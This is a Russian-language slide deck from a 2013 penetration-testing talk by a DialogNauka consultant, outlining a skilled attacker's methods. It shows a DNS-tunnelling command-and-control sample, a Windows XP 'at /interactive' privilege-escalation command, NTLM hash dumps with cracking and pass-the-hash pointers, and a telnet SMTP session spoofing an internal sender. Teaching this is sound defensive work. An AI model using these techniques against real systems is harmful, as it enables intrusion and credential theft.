

# МОДЕЛЬ НАРУШИТЕЛЯ: КВАЛИФИЦИРОВАННЫЙ МОТИВИРОВАННЫЙ ВЗЛОМЩИК

Соколов Андрей  
консультант  
ЗАО «ДиалогНаука»  
25 сентября 2013

# Тестирование на проникновение

---

**(Wikipedia)** Тестирование на проникновение – метод оценки безопасности компьютерных систем и сетей посредством моделирования атак потенциальных злоумышленников


**(ДиалогНаука)** Тестирование на проникновение – имитация действий реального злоумышленника по осуществлению целенаправленного проникновения к наиболее ценным информационным активам компании-Заказчика

# Внешний нарушитель




# Внутренний нарушитель

---



Внутренняя корпоративная сеть

## ЦЕННЫЕ ИНФОРМАЦИОННЫЕ АКТИВЫ




## 1. ЦЕЛЬ:

- **Причинение ущерба:** например, извлечение информации, за сохранность конфиденциальности которой компания несет существенную юридическую ответственность;
- **Извлечение прибыли:** например, получение несанкционированного доступа к какой-либо системе, участвующей в движении денежной массы.

## 2. СКРЫТНОСТЬ:

Хакер не может позволить себе быть обнаруженным



# Система скрытого удаленного управления

---





- A-запрос:
- aOp1sMQauNDFasdkn982sda.s91asAY81M5Qse31.asN6D943J2105F32OwWawe.z1a82sSdDDd19a7123.H196FHcd8iIlO9a.zone.com
- A-ответ:
- 142.32.211.57
  
- TXT-запрос:
- aisodjiqowqd.zone.com
- TXT-ответ:
- \*^% A\*SDHHFkjhga791b2eda&\*ASkjga73ujhB^2598NJKSDn09asd-109&#\*(!@(\*HAjgAOI38g6%1f9wrgge5t12edasd126SDOin3#221

[Поиск](#) [Почта](#) [Карты](#) [Маркет](#) [Новости](#) [Словари](#) [Блоги](#) [Видео](#) [Картинки](#) [еще](#)

Яндекс

карты

Отделения милиции

Найти

**1** ГУ МВД России по Ростовской области  
[Оставить отзыв](#)  
Ростов-на-Дону, ул. Большая Садовая, 29  
61.mvd.ru  
Отделения полиции и милиции  
пн-пт 09:00-18:00



**2** УМВД РФ Отдел вневедомственной охраны Ленинского района  
[Оставить отзыв](#)  
Ростов-на-Дону, Халтуринский пер., 46  
Отделения полиции и милиции  
09:00-18:00, перерыв 13:00-14:00

**3** Бюро несчастных случаев УВД  
[Оставить отзыв](#)  
Ростов-на-Дону, Буденновский просп., 46  
Отделения полиции и милиции  
круглосуточно

**4** Отдел УВД № 3 г. Ростов-на-Дону  
[Оставить отзыв](#)  
Ростов-на-Дону, Ворошиловский просп., 28  
Отделения полиции и милиции  
круглосуточно

**ГУ МВД России по Ростовской области**  
[Оставить отзыв](#)  
Ростов-на-Дону, ул. Большая Садовая, 29  
+7 (863) 249-33-44 61.mvd.ru  
Отделения полиции и милиции  
пн-пт 09:00-18:00  
[Как добраться](#) [Сохранить](#) [Сообщить об ошибке](#)

# Эскалация локальных привилегий



# Эскалация локальных привилегий

```
cmd - Far 2.0.1807 x86
These Windows services are started:
Adobe Acrobat Update Service
Application Information
Base Filtering Engine
Bluetooth Support Service
CNG Key Isolation
COM+ Event System
Cryptographic Services
DCOM Server Process Launcher
Desktop Window Manager Session Manager
DHCP Client
Diagnostic Policy Service
Diagnostic Service Host
Distributed Link Tracking Client
DNS Client
Encrypting File System (EFS)
Extensible Authentication Protocol
Group Policy Client
IKE and AuthIP IPsec Keying Modules
IP Helper
Multimedia Class Scheduler
Network Connections
Network List Service
Network Location Awareness
Network Store Interface Service
NVIDIA Display Driver Service
NVIDIA Stereoscopic 3D Driver Service
NVIDIA Update Service Daemon
Offline Files
Plug and Play
Power
Print Spooler
Program Compatibility Assistant Service
More -- _
```

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.
C:\Documents and Settings\adm>time /t
14:46
C:\Documents and Settings\adm>at 14:48 /interactive %comspec%
Добавлена новая задача с кодом 1
C:\Documents and Settings\adm>

C:\WINDOWS\System32\svchost.exe
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.
C:\WINDOWS\system32>_
```

# Распределение локальных администраторов

---

- VIP-пользователи, топ-менеджмент: те, кто принимают законы, обычно не выполняют их сами;
- Системные администраторы, сотрудники IT-отделов: те, кто охраняют законы, обычно не подчиняются им;
- Разработчики ПО: подобного рода деятельность невозможна без прав локального администратора;
- Пользователи программного обеспечения, которое нуждается в правах локального администратора – особый бухгалтерский или банковский софт;
- Харизматические пользователи, получающие права локального администратора путём социального воздействия на группу системных администраторов.

# Повышение привилегий в домене Windows

---

Administrator:500:74EDBB740DB08CA6D563857102316682:691FA30C46D1658E18DDC55FF8E5AE80:::

Пароль меньше 16 символов, расшифровываем за 400 миллисекунд на <http://www.objectif-securite.ch/en/products.php>

Please do not click the reload button before you get your results: you will loose your turn and the cracker will be busy until it has finished your request anyway...

---

hash:	<input type="text"/>	<input type="button" value="submit hash"/>
Hash:	6BACF699B2318F3A7E1DFD8D3C572586:AE01B6AA4E8F511ABBD83A26BD27DD17	
Password:	l0ngp4s\$w0rD#1	

---

password:	<input type="text"/>	<input type="button" value="submit password"/>
-----------	----------------------	--

Administrator:500:aad3b435b51404eeaad3b435b51404ee:134b33244029b2ccfee08bb726111afe:::

пароль более 16 символов или windows 7. Варианты: john the ripper или Pass the Hash

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Пустой хэш, пользователь отключен

# Социальная инженерия: сисадмины

---



# Социальная инженерия: менеджеры

---



Вы ещё не знаете Паниковского!  
Паниковский всех вас продаст,  
купит, и снова продаст, но уже  
дороже!



# Социальная инженерия: боссы

---



# Социальная инженерия: группа

---

```
c:\>telnet mx.domain.com 25
```

```
220 mx.domain.com for some domain.com
HELO arbitrary.hostname
250 mx.domain.com says HELO
MAIL FROM: <admin@domain.com>
250 MAIL FROM accepted
RCPT TO: <arbitrary.recipient@domain.com>
250 RCPT TO accepted
DATA
354 continue
Subject: some subject
<CR/LF>
.
<CR/LF>
250 message queued
221 mx.domain.com closing connection
```

# Физический вектор проникновения

---



# Физический вектор проникновения

---



# Физический вектор проникновения

---



117105, г. Москва, ул. Нагатинская, д. 1, стр.1

Телефон: +7 (495) 980-67-76

Факс: +7 (495) 980-67-75

<http://www.DialogNauka.ru>

e-mail: [sav@DialogNauka.ru](mailto:sav@DialogNauka.ru)